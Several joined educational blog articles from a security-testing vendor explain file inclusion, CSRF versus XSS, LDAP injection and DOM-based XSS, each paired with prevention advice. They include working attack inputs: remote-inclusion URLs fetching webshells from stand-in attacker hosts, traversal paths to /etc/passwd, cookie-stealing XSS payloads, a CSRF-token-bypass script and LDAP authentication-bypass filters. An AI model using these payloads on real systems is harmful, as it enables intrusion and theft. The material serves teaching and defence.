File Inclusion Vulnerabilities: What are they and how do they work?

In this article we will cover:

What are File Inclusion Vulnerabilities?

File Inclusion vulnerabilities often affect web applications that rely on a scripting run time, and occur when a web application allows users to submit input into files or upload files to the server. They are often found in poorly-written applications.

File Inclusion vulnerabilities allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker’s machine.

An attacker may use remote code execution to create a web shell on the server, and use that web shell for website defacement.

Types of file inclusion vulnerabilities

File inclusion vulnerabilities come in two types, depending on the origin of the included file:

– Local File Inclusion (LFI)
– Remote File Inclusion (RFI)

Local File Inclusion (LFI)

A Local File Inclusion attack is used to trick the application into exposing or running files on the server. They allow attackers to execute arbitrary commands or, if the server is misconfigured and running with high privileges, to gain access to sensitive data.

These attacks typically occur when an application uses the path to a file as input. If the application treats that input as trusted, an attacker can use the local file in an include statement.

While Local File Inclusion and Remote File Inclusion are very similar, an attacker using LFI may include only local files.

Local File Inclusion (LFI) Example

/**
* Get the filename from a GET input
* Example - http://example-website.com/?file=filename.php
*/
$file = $_GET[‘file’];

/**
* Unsafely include the file
* Example - filename.php
*/
include(‘directory/’ . $file);

In the example above the attacker’s intent is to trick the application into executing a PHP script, such as a web shell

http://example-website.com/?file=../../uploads/malicious.php

Once a user runs the web application, the file uploaded by the attacker will be included and executed. This will allow the attacker to run any server-side code that he wants.

Learn more about local file inclusion attack – https://brightsec.com/blog/local-file-inclusion-lfi/

Remote File Inclusion (RFI)

An attacker who uses Remote File Inclusion targets web applications that dynamically reference external scripts. The goal of the attacker is to exploit the referencing function in the target application and to upload malware from a remote URL, located on a different domain.

The results of a successful RFI attack can be information theft, a compromised server and a site takeover, resulting in content modification.

Remote File Inclusion (RFI) Example

This example illustrates how Remote File Inclusion attacks work:

  1. A JavaServer Pages page containing the following code:

<jps:include page=”<%=(String)request.getParameter(“ParamName”)%>”> 

can be manipulated with the following request: 

Page1.jsp?ParamName=/WEB-INF/DB/password.

After the application processes the request, it will reveal the content of the password file.

  1. The application has an import statement that requests content from a URL address: 

<c:import url=”<*request.getParameter(“conf”)%>”>.

The same input statement can be used for malware injection if the statement is unsanitized.

For example: 

Page2.jsp?conf=https://evil-website.com/attack.js

  1. An attacker will often launch a Remote File Inclusion attack by manipulating the request parameters so that they refer to a remote, malicious file.

For example, consider the following code:

$incfile = $_REQUEST[“file”];
include($incfile.”.php”);

  1. $incfile = $_REQUEST[“file”]; – extracts the file parameter value from the HTTP request.
  1. include($incfile.”.php”); – uses that value to dynamically set the file name.

If you don’t have proper sanitization in place, this code can be exploited, resulting in unauthorized file uploads.

For example, this URL string:

http://www.example-website.com/vulnerable_page.php?file=http://www.attacker.com/backdoor

contains an external reference to a backdoor file stored in a remote location (http://www.attacker.com/backdoor_shell.php.)

Once uploaded to the application, this uploaded backdoor can be later used to hijack the server or gain access to the application database.

RFI prevention and mitigation

To minimize the risk of RFI attacks, proper input validation and sanitization has to be implemented. Ensure you don’t fall victim of the misconception that all user inputs can be fully sanitized. Look at sanitization only as an additive to a dedicated security solution.

Sanitize the user supplied or controlled input the best you can including:

  • HTTP header values
  • URL parameters
  • Cookie values
  • GET/POST parameters

Check the input fields against a whitelist. An attacker can supply input in a different format (encoded or hexadecimal formats) and bypass a blacklist.

Client-side validation comes with the benefit of reduced processing overhead, but they are vulnerable to attacks by proxy tools, so apply the validation on the server end.

Make sure you restrict execution permissions for the upload directories, maintain a whitelist of acceptable files types, and restrict upload file sizes.

Learn more in our detailed guide to lfi attack.

File inclusion vulnerabilities in common programming languages with examples

File inclusion in PHP

The main cause of File Inclusion vulnerabilities in PHP, is the use of unvalidated user-input with a filesystem function that includes a file for execution – most notable being the include and require statements. In PHP 5.x the allow_url_include directive is disabled by default, but be cautious with applications written in older PHP versions, because before 5.x allow_url_include was enabled by default.

The goal of the attacker is to alter a variable that is passed to one of these functions, to cause it to include malicious code from a remote resource.

To mitigate the risk of File Inclusion vulnerabilities in PHP, make sure all user input is validated before it’s being used by the application.

Example of an file Inclusion vulnerability in PHP

<?php
If (isset($_GET[‘language’])) {
include($_GET[‘language’] . ‘.php’);
}
?>

<form method=”get”>
<select name=”language”>
<option value=”english”>English</option>
<option value=”french”>French</option>

</select>
<input type=”submit”>
</form>


The developer intended to read in english.php or french.php, which will alter the application’s behavior to display the language of the user’s choice. But it is possible to inject another path using the language parameter. 

For example:

  • /vulnerable.php?language=http://evil.example.com/webshell.txt? – injects a remotely hosted file containing a malicious code (remote file include)
  • /vulnerable.php?language=C:\ftp\upload\exploit – Executes code from an already uploaded file called exploit.php (local file inclusion vulnerability)
  • /vulnerable.php?language=C:\notes.txt%00 – example using NULL meta character to remove the .php suffix, allowing access to files other than .php. Note, this use of null byte injection was patched in PHP 5.3, and can no longer be used for LFI/RFI attacks.
  • /vulnerable.php?language=../../../../../etc/passwd%00 – allows an attacker to read the contents of the etc/passwd file on a Unix-like system through a directory traversal attack.
  • /vulnerable.php?language=../../../../../proc/self/environ%00 – allows an attacker to read the contents of the /proc/self/environ file on a Unix-like system through a directory traversal attack. An attacker can modify a HTTP header (such as User-Agent) in this attack to be PHP code to exploit remote code execution.

The best solution in this case is to use a whitelist of accepted language parameters. If a strong method of input validation, such as a whitelist, cannot be used, then rely upon input filtering or validation of the passed-in path to make sure it does not contain unintended characters and character patterns. However, this may require anticipating all possible problematic character combinations. A safer solution is to use a predefined Switch/Case statement to determine which file to include rather than use a URL or form parameter to dynamically generate the path.

JavaServer Pages (JSP)

JavaServer Pages (JPS) is a scripting language which can include files for execution at runtime.

Example of an File Inclusion vulnerability in JSP

<%
String p = request.getParameter(“p”);
@include file=”<%=”includes/” + p +”.jsp”%>”
%>

  • /vulnerable.jps?p=../../../../var/log/access.log%00 – Unlike PHP, JSP is still affected by Null byte injection, and this param will execute JSP commands found in the web server’s access log.

Server Side Includes (SSI)

Although a Server Side Include is uncommon and not typically enabled on a default web server, it can be used to gain remote code execution on a vulnerable web server.

Example of an File Include vulnerability in SSI

The following code is vulnerable to a remote-file inclusion vulnerability:

<!DOCTYPE html>
<html>
<head>
<title>Test file</title>
<head>
<body>
<!--#include file=”USER_LANGUAGE”-->
</body>
</html>

The above code is not an XSS vulnerability, but rather including a new file to be executed by the server.

How can Bright help prevent File Inclusion vulnerabilities?

As mentioned, input sanitization and proper file management practices are almost never sufficient on their own, even if they effectively minimize the risk of File Inclusion. This is important, as many attacks succeed as a result of a false sense of security, which is encouraged by DIY practices. 

Bright can scan your web applications to detect File Inclusion vulnerabilities. 

Whether as a standalone scanner to test your production ready web applications or seamlessly integrated into your CI/CD pipelines, developer friendly remediation guidelines are provided, with all the relevant information you need to understand the issue and fix it, with no false positives. 

In terms of reporting, a diff-like view is provided, highlighting what the engine did to exploit the vulnerability, like in the Local File Inclusion below:

https://example-site/bar/file=content.ini..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd

Bright indicates the original part in red, with the green part representing what was added by the tool.

You can start testing for File Inclusion vulnerabilities today with Bright. Get a free account here – https://app.brightsecurdev.wpenginepowered.com/signup

CSRF vs XSS: What are their similarity and differences

Both CSRF and XSS are client side attacks. What else do they have in common and what is the difference between them? Learn the answer to those and more questions by reading this article. We are going to cover:

What is the difference between CSRF and XSS?

What is CSRF?

Cross site request forgery (CSRF) is a web application security attack that tricks a web browser into executing an unwanted action in an application to which a user is already logged in. The attack is also known as XSRF, Sea Surf or Session Riding.

A successful CSRF attack can result in damaged client relationships, unauthorized fund transfers, changed passwords and data theft. This attack can be devastating for both the business and the client.

CSRF vulnerabilities have been found in many applications including some big names like McAfee and INGDirect.

How does CSRF work?

To conduct a successful CSRF attack, the attacker will typically use social engineering, such as an email or link that will trick a victim into sending a forger request to a server. As the user is already authenticated by their application at the time the attack is happening, it’s impossible for the application to differentiate a legitimate request from a forged one.

For a CSRF attack to be possible and successful, these three key conditions must be in place:

  • Relevant action: privileged action or any action on user-specific data
  • Cookie-based session handling: the action performing involves issuing one or several HTTP requests, and the application relies only on session cookies to identify the user who made the request. No other mechanism is in place for validating user requests or tracking sessions.
  • No unpredictable request parameters: the request doesn’t contain any parameters whose values cannot be guessed or determined by the attacker.

CSRF Example

Assume that your bank’s website provides a form that allows transferring funds from the logged in user to a different bank account. For example, the HTTP request might look like this:

POST /transfer HTTP/1.1
Host: bank.example.com
Cookie: JSESSIONID=randomid; Domain=bank.example.com; Secure; HttpOnly
Content-Type: application/x-www-form-urlencoded
amount=100.00&routingNumber=1234&account=9876

Assume you authenticate to your bank’s website, and without logging out, you visit an evil website. The evil website contains a HTML page that has the following form:

<form action="https://bank.example.com/transfer" method="post">
<input type="hidden"
      name="amount"
      value="100.00"/>
  <input type="hidden"
      name="routingNumber"
      value="evilsRoutingNumber"/>
  <input type="hidden"
      name="account"
      value="evilsAccountNumber"/>
  <input type="submit"
      value="Win Money!"/>
</form>

You like winning money, so the next thing you do is clicking the submit button. Unintentionally, you transfer $100 to a malicious user in the process. Why does this happen? While the evil website can’t see your cookies, those cookies associated with your bank are being sent along with the request.

What is XSS?

Cross-site scripting or XSS is a web security vulnerability that lets an attacker compromise the interactions users have with a vulnerable application. The attacker is allowed to avoid the same origin policy designed to segregate different websites.

XSS vulnerabilities usually allow the attacker to disguise as a victim user, to perform any action the user is able to perform, and to access any of the user’s data. The attacker might be able to get complete control over all of the application’s data and functionality if the victim user has privileged access within the application. XSS attacks’ victims include some big names like eBay, Twitter and Yahoo.

How does XSS work?

A typical XSS attack has two stages:

  1. For running malicious JavaScript code in a victim’s browser, the attacker must find a way to inject the malicious code to a web page the victim visits.
  2. After injecting the malicious code, the victim needs to visit the webpage with that code. If the attack is directed at particular victims, social engineering and/or phishing can be used to send a malicious URL to the victim.

XSS Example

The following snippet of server-side pseudo code is used to display the most recent comment on a web page:

print “<html>”
print “<h1>Most recent comment</h1>
print database.latestComment
print “</html>

The script above takes the latest comment from a database and inserts it into an HTML page. It assumes that the comment consists of only text, without any HTML tags or other code. What makes it vulnerable to XSS is allowing the attacker to submit a malicious payload within a comment, like:

<script>doSomethingEvil();</script>

The web server provides the following HTML code to users that visit this web page:

<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>

The malicious script executes once the page is loaded in the victim’s browser. Most often, the victim is unable to prevent such an attack because it is hard to even realize the attack is happening.

How is CSRF different from XSS?

The key difference between those two attacks is that a CSRF attack requires an authenticated session, while XSS attacks don’t. Some other differences are:

  • Since it doesn’t require any user interaction, XSS is believed to be more dangerous
  • CSRF is restricted to the actions victims can perform. XSS, on the other hand, works on the execution of malicious scripts enlarging the scope of actions the attacker can perform
  • XSS requires only a vulnerability, while CSRF requires a user to access the malicious page or click a link
  • CSRF works only one way – it can only send HTTP requests, but cannot view the response. XSS can send and receive  HTTP requests and responses in order to extract the required data.

Can CSRF tokens prevent XSS attacks?

Some XSS attacks can be prevented through effective use of CSRF tokens. Consider a simple reflected XSS vulnerability that can be trivially exploited like this:

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here…+*/</script>

Now, suppose that the vulnerable function includes a CSRF token:

https://insecure-website.com/status?csrf-token=CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz&message=<script>/*+Bad+stuff+here...+*/</script>

If the server properly validates the token, and rejects requests without a valid CSRF token, the token will prevent exploitation of the XSS vulnerability. The reflected form of XSS involves a cross-site request. By preventing the malicious user from forging a cross-site request, the application prevents trivial exploitation of the XSS vulnerability.

Some important caveats arise here:

  • If a reflected XSS vulnerability is present anywhere else on the website in a function that is not protected by a CSRF token, XSS can be exploited in the normal way
  • An exploitable XSS vulnerability anywhere on the site can be leveraged to make a victim user perform actions even if those actions are protected by CSRF tokens. 
  • CSRF tokens don’t protect against stored XSS. If a page protected by a CSRF token is also the output point for a stored XSS vulnerability, then that XSS vulnerability can be exploited in the usual way.

Can we bypass CSRF protection with an XSS attack?

Using XSS we can bypass the CSRF protection and we can automate any action that anybody can do on the application without problems.

Let’s start with a basic CSRF POST attack, which would look something like this:

<form  id="myform" action="http://localhost/csrf/login.php" method="post">
    <input type="hidden" name="token" value="unkown_csrf_token" />
       Name: <input type="text" name="name" value="evilUser"><be>
   <input type="submit">
</form>

<script>document.forms["myform"].submit();</script>

The attacker would place this code on a website, and then trick a victim into visiting it. Because of CSRF protection, this would not work. The result would be:

wrong token given: unknown_csrf_token expected: 4baabea60e7683f9feb54086cebda4e4

If the attacker now introduces an XSS vulnerability to the website, he will be able to perform CSRF attacks. The XSS vulnerability doesn’t have to be in the same script as the form is:

// /var/www/csrf/search.php
<html>
    <body>
        <?php echo $_GET['s']; ?>
    </body>
</html>

Now it’s easy for the attacker to bypass CSRF protection via XSS. He would first get the valid token from the form, build the attack from with the retrieved token, and then submit the form:

var csrfProtectedPage = 'http://localhost/csrf/login.php';
var csrfProtectedForm = 'form';
// get valid token for current request
var html = get(csrfProtectedPage);
document.body.innerHTML = html;
var form = document.getElementById(csrfProtectedForm);
var token = form.token.value;
// build form with valid token and evil credentials
document.body.innerHTML
        += '<form id="myform" action="' + csrfProtectedPage + '" method="POST">'
        + '<input type="hidden" name="token" value="' + token + '">'
        + '<input id="username" name="name" value="evilUser">'
        + '</form>';
// submit form
document.forms["myform"].submit();
function get(url) {
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open("GET", url, false);
    xmlHttp.send(null);
    return xmlHttp.responseText;
}

After that, the attacker would place this script on a server under his control, for example http://localhost/csrf/script.js, and would trick the victim into visiting http://localhost/csrf/search.php?s=<script src="http://localhost/csrf/script.js"></script>.

The malicious JavaScript doesn’t have to be hosted on the victim server.

The script would be executed in the context of the victim website, and the attacked form would be submitted in the name of the victim user.

The result in our debug file would be:

issuing token: 8c168479619c9dbcbfa1cdef5e93daf8
token ok: evilUser

The value evilUser, controlled by the attacker, would be submitted by the victim.

In an actual attack, the victim wouldn’t be aware of any of this happening, as the attacker can load and execute the malicious JavaScript in an iframe and possibly redirect the victim to an innocent page.

Preventing CSRF and XSS with Bright

Having CSRF protection in place doesn’t limit the potential of XSS vulnerabilities. This increases the importance of proper XSS protection. 

With Bright you can test for both CSRF and XSS, besides of other OWASP Top 10 vulnerabilities and more. Bright is from ground up built with developers in mind, and integrates with the tools developers already use and love.

Bright reports only those findings that the engine validates can be exploited, reducing the alert fatigue to zero. The reported findings come with clear remediation guidelines for the team, to fix the security vulnerabilities before they hit production.

Want to see Bright in action? Get a free account here – https://app.brightsecurdev.wpenginepowered.com/signup

Want to learn more about CSRF or XSS?

Have a look at these articles:

Complete Guide to LDAP Injection: Types, Examples, and Prevention

What is LDAP Injection?

Many companies use LDAP services. LDAP serves as a repository for user authentication, and also enables a single sign-on (SSO) environment.  LDAP is most commonly used for privilege management, resource management, and access control.

LDAP Injection attacks are similar to SQL Injection attacks. These attacks abuse the parameters used in an LDAP query. In most cases, the application does not filter parameters correctly. This could lead to a vulnerable environment in which the hacker can inject malicious code.

LDAP exploits can result in exposure and theft of sensitive data. Advanced LDAP Injection techniques can also execute arbitrary commands. This lets them obtain unauthorized permissions and also alter LDAP tree information.

Environments that are most vulnerable to LDAP Injection attacks include ADAM and OpenLDAP.

In this article, you will learn:

How Do LDAP Injection Attacks Work?

Clients query an LDAP server by sending a request for a directory entry that matches a specific filter. If an entry matching the LDAP search filter is found, the server returns the requested information. 

Search filters used in LDAP queries follow the syntax specified in RFC 4515. Filters are constructed based on one or more LDAP attributes specified as key/value pairs in parentheses. Filters can be combined using logical and comparison operators and can contain wildcards.

Here are some examples:

  • (cn=David*) matches anything with a common name beginning with the string David (the asterisk matches any character).
  • (!(cn=David*)) matches anything where the common name does not start with the string David.
  • (&(cn=D*)(cn=*Smith)) uses the AND logical operator, represented by the & symbol. Matches entries that start with the letter D and end with Smith.
  • (|(cn=David*)(cn=Elisa*)) uses the OR logical operator, represented by the pipe symbol. Matches entries whose common name starts with one of the strings Dave or Elisa.

Similar to SQL injection and related code injection attacks, an LDAP injection vulnerability results when an application injects unfiltered user input directly into an LDAP statement. An attacker can use LDAP filter syntax to pass a string value, which will cause the LDAP server to execute various queries and other LDAP statements. Typically the injected command will exploit misconfiguration or inappropriate permissions set on the LDAP server. 

Types of LDAP Injection Attacks

Access Control Bypass

All login pages have two text box fields. One for the username, one for the password. The user inputs are USER(Uname) and PASSWORD(Pwd). A client supplies the user/password pair. To confirm the existence of this pair, LDAP constructs search filters and sends them to the LDAP server.

(&(USER=Uname)(PASSWORD=Pwd))

An attacker can enter a valid username (john90 for example) while also injecting the correct sequence after the name. This way they successfully bypass the password check. By knowing the username any string can be introduced as the Pwd value. Then the following query gets sent to the server:

(&(USER=john90)(&))(PASSWORD=Pwd))

The LDAP server processes only the first filter. The query processes only the (&(USER=john90)(&) query. Since this query is always correct, the attacker enters the system without the proper password.

Elevation of Privileges

Some queries list all documents and they’re visible to users that have a low-security level. As an example /Information/Reports, /Information/UpcomingProjects, etc. files in the directory. The “Information”  part is the user entry for the first parameter. All these documents have a “Low” security level. The “Low” part is the value for the second parameter. This also allows the hacker to access high-security levels. In order to do that the hacker must use an injection that looks something like this:

“Information)(security_level=*))(&(directory=documents”

This injection results in this filter:

(&(directory=Information)(security_level=*))(&(directory=Information)(security_level=low))

If you’ve been paying attention you know the LDAP processes the first filter. The second filter gets ignored. The query that gets processed is (&(directory=Information)security level=*)). The (&(directory=Information)(security level=low)) is ignored completely. That’s how hackers see a list of documents that can usually only be accessed by users with all security levels. Even though the hacker doesn’t actually have privileges to see this information.

Information Disclosure

Some resource explorers let a user know exactly which resource is available in the system. For example, a website dedicated to selling clothing. The user can look for a specific shirt or pants and see if they are available for sale. In this situation OR LDAP Injections are used:

(|(type=Resource1)(type=Resource2))

Both Resource1 and Resource2 show the kinds of resources in the system. Resource1=Jeans  and Resource2=T-Shirts show all the jeans and T-Shirts that are available for purchase in the system. How do hackers exploit this? By injecting (uid=*) into Resource1=Jeans. This query then gets sent to the server:

(|(type=Jeans)(uid=*))(type=T-Shirts))

The LDAP server then shows all the jeans and user objects.

LDAP Injection Examples Using Logical Operators

An LDAP filter can be used to make a query that’s missing a logic operator (OR and AND). An injection like:

“value)(injected_filter” 

Results in two filters (the second gets ignored while the first one gets executed in OpenLDAP implementations):

(attribute=value)(injected_filter)

ADAM LDAP doesn’t allow queries with two filters. This renders this injection useless. Then we have the & and | standalone symbols. Making queries with them looks something like this:

(&(attribute=value)(second_filter))

(|(attribute=value)(second_filter))

Filters that have the OR or AND  logic operators can make queries in which this injection:

“value)(injected_filter” 

Results in this filter:

(&(attribute=value)(injected_filter)) (second_filter)).

As you can see, this filter isn’t even syntactically correct. Yet, OpenLDAP will process it regardless. It will go from left to right and ignore all characters after the first filter closes. What does that entail? Certain LDAP Client components ignore the second filter. The first complete one is sent to ADAM and OpenLDAP. That’s how injections bypass security. 

In cases where applications have a framework that checks the filter, it needs to be correct. An example of a synthetically correct injection looks something like:

“value)(injected_filter))(&(1=0”

This shows two different filters where the second one gets ignored:

(&(attribute=value)(injected_filter))(&1=0) (second_filter)).

Since certain LDAP Servers ignore the second filter, some components don’t allow LDAP queries with two filters. Attackers then create special injections to obtain an LDAP query with a single filter. Now an injection like:

“value)(injected_filter”

Results in this filter:

(&(attribute=value)(injected_filter))(second_filter)).

How do attackers test an application to see if it’s vulnerable to code injections? They send a query to the server that generates an invalid input. If a server returns an error message, it means the server executed his query. Meaning code injection techniques are possible. Read more to find out about AND and OR injection environments.

AND LDAP Injection

In this case, the application constructs a query with the “&” operator. This together with one or more parameters that are introduced by the user is used to search in the LDAP directory.

(&(parameter1=value1)(parameter2=value2))

The search uses value1 and value2 as values that let the search in the LDAP directory happen. Hackers can maintain a correct filter construction while also injecting their malicious code. This is how they abuse the query to pursue their own objectives.

OR LDAP Injection

There are cases where the application makes a normal query with the (|) operator. Together with one or more parameters that the user introduces. An example looks something like this:

(|(parameter=value1)(parameter2=value2))

As before, value1 and value2 are used for the search.

BLIND LDAP Injections

Hackers can deduce a lot of things just from a server’s response. The application itself doesn’t show any error messages. Yet, the code that’s injected into the LDAP filter will generate a valid response or an error. A true result or a false result. Attackers exploit this behavior to obtain answers to true or false questions from the server. We call these techniques Blind Attacks. Even though blind LDAP Injection attacks aren’t as fast as classic ones, they are easy to implement. Why? Because they work on binary logic. Hackers use blind LDAP Injections to obtain sensitive information from the LDAP Directory.

AND Blind LDAP Injection

Imagine an online shop that can list all Puma shirts from an LDAP directory. But the error messages are not returned. This LDAP search filter gets sent:

(&(objectClass=Shirt)(type=Puma*))

Any available Puma shirts are shown to the user as icons. If there are no Puma shirts available, the user won’t see any icons. This is where Blind LDAP Injection comes into play. “*)objectClass=*))(&(objectClass=void” is injected and now the application constructs an LDAP query that looks like:

(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=Puma*))

The server process only the (&(objectClass=*)(objectClass=*)) part of the LDAP filter. Now the shirt icon shows to the client. How so? The objectClass=* filter always returns an object. An icon showing means the response is true. Otherwise the response is false. The hackers now have the option of using blind injection techniques in many ways. An example of an injection:

(&(objectClass=*)(objectClass=users))(&(objectClass=foo)(type=Puma*))

(&(objectClass=*)(objectClass=Resources))(&(objectClass=foo)(type=Puma*))

Different objectClass values can be deduced with the help of these injections. If even a single shirt icon is shown, the objectClass value exists. Otherwise, the objectClass doesn’t exist. A hacker can obtain all sorts of information by using TRUE/FALSE questions via Blind LDAP injections.

OR Blind LDAP Injection

Injection in an OR environment looks like this:

(|(objectClass=void)(objectClass=void))(&(objectClass=void)(type=Puma*))

This LDAP query doesn’t obtain any objects from the LDAP directory service. The shirt icon doesn’t get shown to the client, making it a FALSE response. If an icon is shown it is a TRUE response. In order to gather information the hacker will inject an LDAP filter like this one:

(|(objectClass=void)(objectClass=users))(&(objectClass=void)(type=Puma*))

(|(objectClass=void)(objectClass=Resources))(&(objectClass=void)(type=Puma*))

It’s the same thing as with the AND Blind Injection. Keep reading to see how you can protect yourself against LDAP vulnerabilities!

How to Prevent LDAP Vulnerabilities

Unfortunately, firewalls and intrusion detection mechanisms will not help here as all of these attacks occur in the application layer. Your best option is to use minimum exposure points and minimum privileges principles. 

Sanitize Inputs and Check Variables

The most effective way of preventing LDAP Injection attacks is to sanitize and check variables. As variables are the building block of LDAP filters, hackers use special characters in parameters to create malicious injections. AND “&”, OR “|”, NOT “!”, =, >=, <=, ~= are all operators that need to be filtered at the application layer to ensure they’re not used in Injection attacks. 

All values which make the LDAP filter should be checked against a list of valid values in the Application Layer before the LDAP receives the query.

Don’t Construct Filters by Concatenating Strings

Avoid creating LDAP search filters by concatenating strings, if the string contains a user input. Instead, you should create the filter programmatically using the functionality provided by the LDAP library.

For example, in the Java UnboundID LDAP SDK, use this code to concatenate two strings provided by the user using an AND operator:

Filter filter = Filter.createANDFilter(
     Filter.createEqualityFilter("cn", userInput),
     Filter.createEqualityFilter("mail", userInput));

Creating an LDAP filter programmatically prevents malicious input from generating filter types that are different than expected. If the LDAP library you’re using doesn’t provide a way to programmatically create search filters, it is strongly recommended to replace it. 

Use Access Control on the LDAP Server

To add another layer of protection, follow the principle of least privilege, and make sure that each account only has permission to perform operations needed for the user’s role.

For example, if you want your application to be able to search for items by looking for uid and mail attributes, only give the account permission to post searches for these attributes. Accounts should be granted read access to properties they need to retrieve but not modify. Before granting write access, make sure the application really needs to modify those properties.

If an application needs to process tasks on behalf of other users, you can use a proxied authentication request to ensure these tasks are handled according to the other user’s access control rights.

Restrict User Requests in Other Ways

Search filters are just one of the elements of an LDAP search request. You can work with other elements to reduce the risk of a malicious user request:

  • Set the base DN and scope of the LDAP server to match as closely as possible to the type of search being performed. For example, if you want to search for users, and they are in a specific branch of the directory, restrict the search to that branch.
  • Use a size limit to prevent the server from returning more items than expected. For example, when searching for individual user entries, if the search returns more than one entry, this will result in an error.
  • Use timeouts to make sure your server doesn’t spend too much time processing searches. For most searches, a timeout of 1-2 seconds is sufficient. Set a timeout that is appropriate given your current search behavior and server performance, and you can avoid malicious searches querying large amounts of data, which may take more time.

Dynamic Application Security Testing

Dynamic Application Security Testing (DAST) can be used to automatically detect LDAP injection vulnerabilities. 

Bright enables organizations to automate black-box testing for a long list of vulnerabilities for both applications and APIs. The various types of LDAP injection represent one of the vulnerabilities DAST solutions test for. As noted above it is crucial to detect LDAP vulnerabilities in the development process so they can be remediated early in the SDLC and not leave the organization exposed in production. 

Bright’s ability to be run in an automated way as part of CI/CD ensures developers can detect these vulnerabilities early and remediate them before there is risk for the organization. 

Learn more about preventing LDAP injection and other attacks with Bright

How DOM Based XSS Attacks work

What is DOM Based XSS?

According to various research and studies, up to 50% of websites are vulnerable to DOM Based XSS vulnerabilities. Security researchers detected DOM XSS issues in high profile internet companies like Google, Yahoo, and Amazon.

The Document Object Model is a programming interface that gives developers the ability to access the document (web page) and manipulate it by executing operations, therefore this interface defines the structure of documents by connecting the scripting language to the actual webpage.

DOM-based XSS, also known as Type-0 XSS, is an XSS attack in which the attack payload is executed by altering the DOM in the victim’s browser. This causes the client to run code, without the user’s knowledge or consent. The page itself (i.e. the HTTP response) will not change, but a malicious change in the DOM environment will cause the client code contained in the page to execute in a different way.

This differs from reflected or stored XSS attacks, which place the attack payload into the response page due to server-side vulnerabilities. DOM XSS is a vulnerability on the client side.

In this article, you will learn:

DOM XSS Example #1: Vulnerable Content

As an example the following HTML page (vulnerable.site/welcome.html) contains this content:

<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome

</HTML>

Normally, this HTML page would be used for welcoming the user, e.g.:

http://www.vulnerable.site/welcome.html?name=Joe

However, a request such as the one below would result in an XSS condition:

http://www.vulnerable.site/welcome.html?name=alert(document.cookie)

DOM XSS Example #2: Vulnerable User Form

Let’s say we have a code that creates a form. This form lets a user select a timezone. The query string also has a default timezone. It’s defined by the defaulttimezone parameter. The code would look something like this:

Select your Time Zone:

<select><script>

document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>CET</OPTION>");

</script></select>

The http://www.some.site/page.html?default=CST URL then invokes the page. Hackers can now send a URL that looks like this:

http://www.example.site/page.html?default=<script>alert(document.cookie)</script>

to launch a DOM-based XSS attack. When an unsuspecting user clicks this link the browser sends a request to www.example.site for:
/page.html?default=<script>alert(document.cookie)</script> 

The server responds with a page that contains the malicious Javascript code. The browser now creates a DOM object for that page and the document.location object will contain this string:

http://www.example.site/page.html?default=<script>alert(document.cookie)</script>

Where is the problem?

The original Javascript code on this page won’t expect the default parameter to have any HTML markup. Because of this, it will echo it into the DOM during runtime. Any browser will render the resulting page and end up executing the malicious script:(alert(document.cookie))

Keep in mind that the server’s HTTP response won’t contain the attacker’s payload. The DOM XSS payload will reveal itself in the client-side script at runtime. It happens when the flawed script opens the DOM variable (document.location) while assuming that it isn’t malicious.

How Do DOM XSS Attacks Work?

DOM XSS attacks typically follow this process:

  1. The victim’s browser receives a link, sends an HTTP request to www.vulnerable.site, and receives a static HTML page.
  2. The victim’s browser then starts parsing this HTML into DOM. The DOM contains an object called document, which contains a property called URL, and this property is populated with the URL of the current page, as part of DOM creation.
  3. When the parser processes the Javascript code, it executes it and it modifies the raw HTML of the page. In this case, the code references document.URL, and so, a part of this string is embedded at parsing time in the HTML.
  4. The string is then parsed and the Javascript code is executed in the context of the same page, resulting in XSS.

The logic behind DOM XSS is that an input from the user – source – goes to an execution point – sink. In the previous examples, our source was document.write and the sink was alert(document.cookie)

After the malicious code is executed by the website, attackers can steal the cookies from the user’s browser or change the behavior of the page on the web application.

How Do Attackers Exploit DOM XSS Vulnerabilities?

Let’s dive a bit deeper to understand the possible sources, or entry points, attackers can use to perform DOM XSS attacks, and the “sinks” or DOM objects in which they can execute malicious code.

Source

A source is a JavaScript property that contains data that an attacker could potentially control:

document.URL
document.referrer
location
location.href
location.search
location.hash
location.pathname

Sink

A sink is a DOM object or function that allows JavaScript code execution or HTML rendering.

eval
setTimeout
setInterval
document.write
element.innerHTML

Any application is vulnerable to DOM-based cross-site scripting if there is an executable path via which data can develop from source to sink.

Different sources and sinks have various properties and behaviors that can impact exploitability, and determine what methods are used. Additionally, the application’s scripts might execute validation or other processing of data that must be accommodated when aiming to exploit a vulnerability.

